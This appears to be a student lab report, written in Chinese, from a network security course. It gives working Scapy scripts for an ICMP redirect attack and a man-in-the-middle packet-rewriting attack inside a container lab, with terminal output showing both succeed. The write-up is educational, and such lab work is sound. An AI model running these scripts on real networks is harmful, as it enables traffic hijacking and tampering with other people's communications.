网络空间安全实训 第三次实验报告

57118221 梅昊

Task 3.1

1. 首先查看 victim 的路由表情况。可以看到原来路由表的情况是正确的。

```
root@bfbb5ceb8019:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

2. 尝试用 victim 去 traceroute 192.168.60.5 的 host，结果也正确。

```
                             My traceroute  [v0.93]
bfbb5ceb8019 (10.9.0.5)                                  2021-07-12T00:59:06+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                  Packets                Pings
 Host                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                    0.0%    11    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                 0.0%    11    0.1   0.2   0.1   0.8   0.2
```

3. 编写 ICMP Redirect 攻击程序。

其中外层填写的是网关发送给攻击者的地址。

内层 IP 报文是触发 Redirect 的报文的复制，因此源是被攻击者，目的是 host。

```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

4. 在 ping 的过程中启动攻击程序。之后查看被攻击者的 cache，攻击成功。

```
root@bfbb5ceb8019:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 293sec
```

Question 1

1. 尝试重定向至一个不在本网内的地址。

将网关改为 192.168.60.6，即另一个 host。

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

2. 启动攻击程序后失败，但是更新了 victim 的 cache。

原因应该是重定向之后，在本网内找不到网关的地址（可能通过 ARP 寻找），因此恢复了路由表内存储的网关。

```
root@bfbb5ceb8019:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

Question 2

1. 尝试重定向至一个本网内不存在的地址。

将网关改为 10.9.0.6

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

2. 启动攻击程序后失败，但同样更新了 victim 的 cache。

原因应该是重定向之后，在本网内找不到网关的地址（可能通过 ARP 寻找），因此恢复了路由表内存储的网关。

```
root@bfbb5ceb8019:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

Question 3

1. 首先对选项进行改动，恢复其发送重定向报文的能力。

```
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```

2. 接下来在 ping 的同时运行攻击程序。

```
root@bfbb5ceb8019:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.232 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.120 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.143 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.145 ms
From 10.9.0.111: icmp_seq=7 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.138 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.120 ms
```

3. 查看 victim 的 cache，地址正确，但是被重定向过。

原因应该是，开启了恶意路由的发送重定向报文功能。此时我们还没有对恶意路由进行修改，因此恶意路由的表现是正常的，并不认为发往 host 的报文应该发给自己，于是发送了重定向报文，重新定向至正确的路由。


```
root@bfbb5ceb8019:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 258sec
```

4. 因此此时 TR 的工作也是正常的。

```
                                My traceroute  [v0.93]
bfbb5ceb8019 (10.9.0.5)                                  2021-07-12T02:02:39+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                Packets                Pings
 Host                         Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                  0.0%     5    1.0   0.3   0.1   1.0   0.4
 2. 192.168.60.5               0.0%     5    0.1   0.1   0.1   0.2   0.0
```

Task 3.2

1. 首先测试 nc 的功能，一切正常。




2. 编写相关的中间人程序，并在恶意路由上运行。

此时已经完成了 Task3.1 中的重定向，已经将受害者重定向至恶意路由。

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print(data)
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'May', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = "tcp"
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

3. 使用 nc 发送 May，即梅，host 收到的消息被修改成了 AAA。



4. 但是此时恶意路由在不断地循环发送报文。
原因大致是使用的 filter 是 tcp，因此会把自己发送的报文也捕获，并再次进行发送。这样的循环会影响恶意路由的效率和网络效率。

```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAA\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Question 4

1. 在本攻击中，我们只需要从 victim 到 host 的报文，截获并修改。因为只有 victim 被重定向至恶意路由，host 的报文走的是正确的路线。所以我们只需要一个方向，因为也只能影响到 victim 到 host 的这个方向。

Question 5

1. 首先修改 filter，一个是 IP 地址过滤，一个是 MAC 地址过滤

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print(data)
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'May', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

# f = 'host 10.9.0.5'
f = 'ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

2. 对于 IP 地址过滤，恶意路由依然在循环状态。因为恶意路由发出的包的源地址没有修改，依然是 victim。因此没有效果，依然在循环转发。

```
root@bfbb5ceb8019:/# nc 192.168.60.5 9090
May
```

```
root@7ea5d8130812:/# nc -lp 9090
AAA
```

```
b'AAA\n'
*** b'AAA\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
b'12\n'
*** b'12\n', length: 3
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
b'AAA\n'
*** b'AAA\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
b'12\n'
*** b'12\n', length: 3
```

3. 对于 MAC 地址过滤，恶意路由正常发挥功能。因为恶意路由发出的包的 MAC 地址会改变成自己的 MAC，所以不会捕获自己发送的包。

此时值得注意的是，只有 victim->host 的报文被修改。反向的报文并没有修改。因为恶意路由无法影响到 host 的路由路线。

```
root@bfbb5ceb8019:/# nc 192.168.60.5 9090
123
May
May
```

```
root@7ea5d8130812:/# nc -lp 9090
123
May
AAA
```

```
^Croot@f59c0cdf0e20:/volumes# python3 mitm_sample.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
b'May\n'
*** b'May\n', length: 4
.
Sent 1 packets.
.
Sent 1 packets.
^Croot@f59c0cdf0e20:/volumes#
```